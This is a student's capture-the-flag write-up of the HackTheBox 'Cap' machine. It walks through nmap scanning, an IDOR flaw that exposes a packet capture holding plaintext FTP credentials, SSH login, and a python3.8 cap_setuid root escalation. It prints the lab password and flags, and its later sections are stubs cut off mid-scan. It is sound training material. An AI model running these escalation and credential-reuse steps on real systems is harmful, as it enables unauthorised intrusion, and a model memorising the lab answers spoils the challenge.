CyberSec Recruitment Tasks – Week 1 Release WRITE UP

1. FOUDATIONAL TASKS

1.1 HackTheBox-Cap

initinally i couldn’t deploy the machine ip adhress using nmap(nmap -sCV 10.10.10.245) it would say host seem down
but with force ping i could just get the host is up

```
tenisha@tenisha:~/Downloads$ nmap -sC -sV 10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 12:29 +0530
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.11 seconds
tenisha@tenisha:~/Downloads$ nmap -sC -sV -Pn 10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 12:29 +0530
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 6.50% done; ETC: 12:33 (0:03:21 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 35.00% done; ETC: 12:33 (0:02:12 remaining)
Nmap scan report for 10.10.10.245
Host is up.
All 1000 scanned ports on 10.10.10.245 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.48 seconds
tenisha@tenisha:~/Downloads$ nmap -sC -sV 10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 13:31 +0530
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
tenisha@tenisha:~/Downloads$
```

by googlinng and with the help of chatgpt got the ways to connect to the machine of HTB
by the VPN connection we can do the challenge
then downloaded the VPN file and runned the .opnv file(sudo openvpn filename.opvn) in my terminal to make the connection
it worked

IN THE CHALLENGE THERE WERE 8 TASKS TO COMPPLETE

Task-1

it asked how many TCP ports are open => 3

=> to check these one can use nmap,netsat, python

uses ports to direct traffic to the right application on a computer.


TCP(Transmission control protocol) PORTS => These are a partof Trannsport layer in the TCP/IP networking model and they help computers know which application or service incoming data is meant for
each service sit on a specifoc port number to sendd/ recieve data and TCP uses ports to direct the traffic to the reight application on a computer

NMAP(Network mapper) => it is tool used to discoverhostsad servicesoa network,scan open ports
Nmap does:
Sends TCP/UDP packets: send speciallycrafted packets to the target Ip(s)
tocheckfor: open ports, filtered ports, closed ports
Analyzes Responses: examines the ports to determine which ports are open, running, what versions or banners those services report

using nmap=> nmap -sC -sV 10.10.10.245
-sC => its a default scan to gather the basic informations and does a vulnerability scan
-sV => service/version detection, check the open ports i.e on which services are running on them and what version(eg: Apache 2.4.29,OpenSSH 8.2)
 it will take some time to give the ouput

```
tenisha@tenisha:~/Downloads$ nmap -sC -sV 10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:17 +0530
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 6.65% done; ETC: 10:18 (0:00:28 remaining)
Stats: 0:03:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 90.58% done; ETC: 10:21 (0:00:19 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.41s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 409.34 seconds
tenisha@tenisha:~/Downloads$
```

In thsi one poet 80 is running gunicorn which is a python based HTTP server means which can open in a browser
by going ot the ip addhress http://10.10.10.245:80 we see as




by taking a look on what all there in the web page
when we click on the left up corner 3 vertical lines we see, SECURITY SNAPSHOT, IP CONFIG, NETWORK STATUS

the IP CONFIG page reveals the output of ipconfig command
the NETWORK STATUS page reveals the output for netcat(nc) command by these we can say that the application is executiong system commands
the SECURITY SNAPSHOT

Task-2

After running a "Security Snapshot", the browser is redirected to a path of the format `/[something]/[id]`, where `[id]` represents the id number of the scan. What is the `[something]`? => data
/data/2




by clicking on download a .pcap file was downloaded

.pcap File => A **`.pcap`** file stands for **Packet Capture** file. It's a file format used to **store network traffic data** that has been captured over a network.

We can open .pcap files with tools like Wireshark, tcpdump, Tshark
WireShark => it is a **free and open-source network protocol analyzer** used to capture, inspect, and analyze network traffic in real-time or from saved **`.pcap`** files.
I have used Wireshark

by uploading the 2.pcap file in wireshark




from this there no info about anything a deadend

then by the hint given in the HTB
the website has IDOR vulnerability
IDOR culnerability: **IDOR** stands for **Insecure Direct Object Reference**. It's a type of **access control vulnerability** that occurs when an application exposes a reference to an internal object (like a file, user ID, or database record) **without properly checking if the user is authorized to access it**.

So, we can access other id's such as 0,1,3,4...
by checking and downloading the .pcap file and checking wireshark
the file 0.pcap from the id 0 has some information about the user name and the pass

Task-3: Are you able to get to other users' scans? => yes
Since, the website has IDOR vulnerablility we can access other users also like the user with id=0 or 1....

Task-4 => What is the ID of the PCAP file that contains sensative data? => 0



from this the user is “nathan” and pass is Buck3tH4TF0RM3!

Task-5: Which application layer protocol in the pcap file can the sensetive data be found in? => ftp protocol
FTP protocol => **FTP (File Transfer Protocol)** is a standard network protocol used to **transfer files** between a client and a server over the Internet.
It operates over **TCP**, typically using ports **21** (control) and **20** (data).
FTP often requires users to **log in with a username and password** to access the server.
These credentials are sent in **plain text** (not encrypted) in standard FTP, making it insecure over public networks.

Now we can connect to nathan machine, we can use ftp or ssh services as both ports are running on the ip addhress
ftp => ftp 10.10.10.245

ssh => ssh nathan@10.10.10.245, then it will ask for password give Buck3tH4TF0RM3!

now we have logged in to the nathan machine

Task-6: We've managed to collect nathan's FTP password. On what other service does this password work? => ssh

```
tenisha@tenisha:~/Downloads$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 21 06:21:44 UTC 2025

  System load:           0.0
  Usage of /:            36.6% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb0:ef7f

  => There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jul 21 06:21:04 2025 from 10.10.14.95
nathan@cap:~$
```

Now we have to getthe file ocated in the nathan user's home directory
by check the all the files using => ls -la
then we see a user.txt file then use cat to see the text in it => cat user.txt
we get the flag

```
nathan@cap:~$ ls -la
total 28
drwxr-xr-x 3 nathan nathan 4096 May 27  2021 .
drwxr-xr-x 3 root   root   4096 May 23  2021 ..
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Jul 21 06:07 user.txt
nathan@cap:~$ cat user.txt
e9bed26f23d4ba4875e3eb359a95268b
nathan@cap:~$
```

Task-7: Submit the flag located in the nathan user's home directory. =>
e9bed26f23d4ba4875e3eb359a95268b

Now we have to get the root privilages and get to the root user and to find the flag in the root's home directory

Task-8 : What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges? => /usr/bin/python3.8

with the task-8 i search what are these privilages, how can it be obtained and special capabilities
=> To find binaries with **special capabilities** (also known as **Linux capabilities**) that could be abused to **escalate privileges to root**

Some capabilities can be abused to gain **root access**. Key ones to watch:

Capability	Risk/Usage
`cap_setuid`	May allow changing UID to 0 (root)
`cap_dac_override`	Bypass file read restrictions
`cap_sys_admin`	Considered very powerful, near-root
`cap_fowner`	Bypass ownership checks on files
`cap_net_raw`	Packet sniffing, can lead to creds

Now to check for files with special capabilities we can use the command => fetcap -r / 2>/dev/null
`getcap` is a Linux command-line tool used to **list special capabilities** assigned to **binaries or files**.
-r means recursively check all files and directories starting from the specified path(/)
This recursively lists all files with Linux capabilities set, suppressing error messages.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

By we have known that *usr*/bin/python3.8 may allow us to change UID to 0(root)

now we have to find the commands or script to change to root, based on the vulnerability we have i fetch through google a site GFTObins(https://gtfobins.github.io/gtfobins/python/?source=post_page-----eb9c97f2259c--#capabilities) where i found the command(u can change this ot as script also)


```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~#
```

now, we are in the root's user so go to the root directory and get the flag

The `id` command in Linux/Unix is used to **display information about the current user (or a specified user)** — specifically their **user ID (UID)**, **group ID (GID)**, and **group memberships**.

Task-8: Submit the flag located in root's home directory. => d4f2181a77661bfc109baddc8162a51f

```
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
d4f2181a77661bfc109baddc8162a51f
root@cap:/root#
```



1.2 TryHackMe-Brute It

1.3 Forensics


initially i search what to do when we are given an image file in a challenge

First start the machine by deploying it
task-1: deploy the machine
deploy the machine means *Start the virtual machine (VM) provided for the challenge or exercise.*
We can deploy the machine using ssh,nmap
nmap => nmap -sc -sV ipadhress
After deploying task-2 opens with questions the answer for this are provided in the nmap performed

```
Stats: 0:15:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 91.81% done; ETC: 22:00 (0:01:24 remaining)
Stats: 0:17:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.22% done; ETC: 22:01 (0:00:08 remaining)
Stats: 0:18:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 22:01 (0:00:00 remaining)
Stats: 0:18:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 22:01 (0:00:00 remaining)
Stats: 0:18:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 22:02 (0:00:00 remaining)
Stats: 0:18:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
